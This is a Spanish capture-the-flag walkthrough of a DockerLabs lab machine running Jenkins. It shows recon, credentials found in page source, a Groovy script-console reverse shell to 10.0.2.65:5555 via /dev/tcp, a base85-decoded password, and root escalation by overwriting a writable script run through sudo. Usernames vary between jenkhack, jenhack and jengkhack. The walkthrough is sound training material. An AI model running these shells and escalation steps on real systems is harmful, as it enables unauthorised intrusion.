

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh jenkhack.tar  
[sudo] contraseña para kali:
```


####

=====
=====

NNNN { NN NNNNN NNNN NNNN NN N } ===== NNNN

O

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento

Máquina desplegada, su dirección IP es --> 172.17.0.2

Le hacemos un ping para comprobar la conectividad y además con el ttl de 64 sabemos que estamos ante una máquina Linux.

```

> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.050 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.050/0.050/0.050/0.000 ms

```


Con nmap vemos los puertos que están abiertos y sus servicios.

```
80/tcp open  http      Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Hacker Nexus - jenkhack.hk
|_http-server-header: Apache/2.4.58 (Ubuntu)
443/tcp open  ssl/http  Jetty 10.0.13
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
|_Not valid before: 2024-09-01T12:00:45
|_Not valid after: 2025-09-01T12:00:45
|_http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_tls-alpn:
|_ http/1.1
|_http-server-header: Jetty(10.0.13)
8080/tcp open  http      Jetty 10.0.13
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-server-header: Jetty(10.0.13)
|_http-robots.txt: 1 disallowed entry
```

Con whatweb vemos las tecnologías que tiene la página web.

```
> whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], Email[contact@jenkhack.hk], HTML5
, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Script, Title[Hacker Nexus - je
nkhack.hk]
> whatweb http://172.17.0.2:8080
http://172.17.0.2:8080 [403 Forbidden] Cookies[JSESSIONID.c8afa211], Country[RESERVED][ZZ], HTTPSer
ver[Jetty(10.0.13)], HttpOnly[JSESSIONID.c8afa211], IP[172.17.0.2], Jenkins[2.401.2], Jetty[10.0.13
], Meta-Refresh-Redirect[/login?from=%2F], Script, UncommonHeaders[x-content-type-options,x-hudson,
x-jenkins,x-jenkins-session]
http://172.17.0.2:8080/login?from=%2F [200 OK] Cookies[JSESSIONID.c8afa211], Country[RESERVED][ZZ],
HTML5, HTTPServer[Jetty(10.0.13)], HttpOnly[JSESSIONID.c8afa211], IP[172.17.0.2], Jenkins[2.401.2]
, Jetty[10.0.13], PasswordField[j_password], Title[Sign in [Jenkins]], UncommonHeaders[x-content-ty
pe-options,x-hudson,x-jenkins,x-jenkins-session,x-instance-identity], X-Frame-Options[sameorigin]
> whatweb http://172.17.0.2:443
http://172.17.0.2:443 [400 Bad Request] Apache[2.4.58], Country[RESERVED][ZZ], HTTPServer[Ubuntu Li
nux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2]. Title[400 Bad Request]
```

Tras buscar exploit para la versión de Jenkins al mirar en la web del puerto 80 damos con unas credenciales que nos valen para conectarnos al login del puerto 8080.




Tras la pista que nos dan los servicios inspeccionamos la web.

```

<h3>Advanced <span class="highlight">Admin Tools</span></h3>
<p>Manage your systems efficiently with our comprehensive tools.</p>
<p><em>Explore how <span class="hidden">jenkins-admin</span> can optimize your workflows.</em></p>
</div>
<div class="service-item">

```

Usamos las credenciales en el puerto 8080 y ya tenemos acceso.



Encontramos una zona donde lanzar scripts en Groovy y nos mandamos una reverse shell.

172.17.0.2:8080/manage/script

```
1 def proc = ["/bin/bash", "-c", "bash -i >& /dev/tcp/10.0.2.65/5555 0>&1"].execute()
2 proc.waitFor()
```

1. ["/bin/bash", "-c", "..."] → Llamas explícitamente a Bash con -c, que asegura que todo lo que pongas dentro se ejecute como comando completo (incluidas redirecciones).
2. bash -i >& /dev/tcp/... 0>&1 → La reverse shell clásica.
3. .execute() → Groovy lanza el proceso.
4. proc.waitFor() → Evita que Jenkins termine antes de tiempo (así la sesión se mantiene abierta mientras tú interactúas).

```
> nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.0.2.65] from (UNKNOWN) [172.17.0.2] 54474
bash: cannot set terminal process group (70): Inappropriate ioctl for device
bash: no job control in this shell
jenkins@dbfdd6309e6f:~$ id
id
uid=101(jenkins) gid=103(jenkins) groups=103(jenkins)
```


Comprobamos los usuarios que tiene la máquina.

```
jenkins@dbfdd6309e6f:~$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
jenkins:x:101:103:Jenkins,,,:/var/lib/jenkins:/bin/bash
jenkhack:x:1001:1001:jenkhack,,,:/home/jenkhack:/bin/bash
```

Tras buscar, encontramos la contraseña de jenkhack.

```
jenkins@dbfdd6309e6f:/var/www/jenkhack$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Sep  1 2024 .
drwxr-xr-x 4 root root 4096 Sep  1 2024 ..
-rw-r--r-- 1 root root  30 Sep  1 2024 note.txt
jenkins@dbfdd6309e6f:/var/www/jenkhack$ cat note.txt
jenkhack:C1V9uBl8!'Ci*'uDfP
```

Desencriptamos la contraseña con cyberchef, que estaba en base85.



Escalamos privilegios a jenkhack.

```
jenkins@dbfdd6309e6f:/var/www/jenkhack$ su jenkhack
Password:
jenkhack@dbfdd6309e6f:/var/www/jenkhack$ cd
jenkhack@dbfdd6309e6f:~$ id
uid=1001(jenkhack) gid=1001(jenkhack) groups=1001(jenkhack),100(users)
```

Encontramos una flag.

```
jenhack@dbfdd6309e6f:~$ cat user.txt
3635ccd7044e99813883c8a1b95ced04
```

Vemos que tenemos un binario que podemos ejecutar con sudo como root sin contraseña.

```
jenhack@dbfdd6309e6f:~$ sudo -l
Matching Defaults entries for jenhack on dbfdd6309e6f:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr
n\:/bin\:/snap/bin, use_pty

User jenhack may run the following commands on dbfdd6309e6f:
    (ALL : ALL) NOPASSWD: /usr/local/bin/bash
```

Cuando le hacemos un strings vemos que nos manda a un script en la carpeta opt.

```
jenhack@dbfdd6309e6f:~$ strings /usr/local/bin/bash
/lib64/ld-linux-x86-64.so.2
|P$e
puts
system
__libc_start_main
__cxa_finalize
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
__ITM_deregisterTMCloneTable
__gmon_start__
__ITM_registerTMCloneTable
PTE1
u+UH
Running command...
/opt/bash.sh
Welcome to the bash application!
```

También sabemos que podemos escribir, leer y ejecutar en la carpeta opt.

```
jenhack@dbfdd6309e6f:/$ ls -la
total 80
drwxr-xr-x 1 root root 4096 Sep  9 16:50 .
drwxr-xr-x 1 root root 4096 Sep  9 16:50 ..
-rwxr-xr-x 1 root root    0 Sep  9 16:50 .doc
lrwxrwxrwx 1 root root    7 Apr 22  2024 bin
drwxr-xr-x 2 root root 4096 Apr  8  2024 bin
drwxr-xr-x 2 root root 4096 Apr 22  2024 boot
drwxr-xr-x 5 root root 340 Sep  9 16:50 dev
drwxr-xr-x 1 root root 4096 Sep  9 16:50 etc
drwxr-xr-x 1 root root 4096 Sep  1  2024 home
lrwxrwxrwx 1 root root    7 Apr 22  2024 lib
drwxr-xr-x 2 root root 4096 Oct  1  2023 lib
lrwxrwxrwx 1 root root    9 Apr 22  2024 lib64
drwxr-xr-x 2 root root 4096 Aug  1  2024 media
drwxr-xr-x 2 root root 4096 Aug  1  2024 mnt
drwxrwxr-x 1 root jenhack 4096 Sep  1  2024 opt
```

Por lo tanto, dentro de la carpeta que está el archivo bash.sh vamos a eliminarlo y crear uno para que ejecute lo que nosotros deseemos.

```
jenhack@dbfdd6309e6f:/$ cd opt/
jenhack@dbfdd6309e6f:/opt$ ls -la
total 12
drwxrwxr-x 1 root jenhack 4096 Sep  1  2024 .
drwxr-xr-x 1 root root 4096 Sep  9 16:50 ..
-rwxr-xr-x 1 root root    75 Sep  1  2024 bash.sh
jenhack@dbfdd6309e6f:/opt$ cat bash.sh
#!/bin/bash

# This script in bash
echo "This is the bash script running."
```

Eliminamos el archivo.

```
jengkhack@dbfdd6309e6f:/opt$ rm bash.sh
rm: remove write-protected regular file 'bash.sh'? yes
jengkhack@dbfdd6309e6f:/opt$ ls -la
total 8
drwxrwxr-x 1 root jengkhack 4096 Sep  9 18:07 .
drwxr-xr-x 1 root root      4096 Sep  9 16:50 ..
```

Creamos uno nuevo con le mismo nombre para que el binario ejecute el nuevo script con el mismo nombre.

```
jengkhack@dbfdd6309e6f:/opt$ echo '/bin/bash -p' > bash.sh
jengkhack@dbfdd6309e6f:/opt$ ls -la
total 12
drwxrwxr-x 1 root      jengkhack 4096 Sep  9 18:08 .
drwxr-xr-x 1 root      root      4096 Sep  9 16:50 ..
-rw-rw-r-- 1 jengkhack jengkhack  13 Sep  9 18:08 bash.sh
jengkhack@dbfdd6309e6f:/opt$ cat bash.sh
/bin/bash -p
```

Le damos permisos de ejecución.

```
jengkhack@dbfdd6309e6f:/opt$ chmod +x bash.sh
jengkhack@dbfdd6309e6f:/opt$ ls -la
total 12
drwxrwxr-x 1 root      jengkhack 4096 Sep  9 18:08 .
drwxr-xr-x 1 root      root      4096 Sep  9 16:50 ..
-rwxrwxr-x 1 jengkhack jengkhack  13 Sep  9 18:08 bash.sh
```

Listo ya somos root al ejecutar el binario.

```
jengkhack@dbfdd6309e6f:/opt$ sudo /usr/local/bin/bash
Welcome to the bash application!
Running command...
root@dbfdd6309e6f:/opt# id
uid=0(root) gid=0(root) groups=0(root)
root@dbfdd6309e6f:/opt# cd /root/
root@dbfdd6309e6f:~# ls -la
total 32
drwx----- 1 root root 4096 Sep  1 2024 .
drwxr-xr-x 1 root root 4096 Sep  9 16:50 ..
-rw-r--r-- 1 root root 3106 Apr 22 2024 .bashrc
drwxr-xr-x 3 root root 4096 Sep  1 2024 .local
-rw-r--r-- 1 root root 161 Apr 22 2024 .profile
drwx----- 2 root root 4096 Sep  1 2024 .ssh
-rw-r--r-- 1 root root 206 Sep  1 2024 .wget-hsts
-rw-r--r-- 1 root root  33 Sep  1 2024 root.txt
root@dbfdd6309e6f:~# cat root.txt
c43cb8e62105280785c7500ba705a9fc
```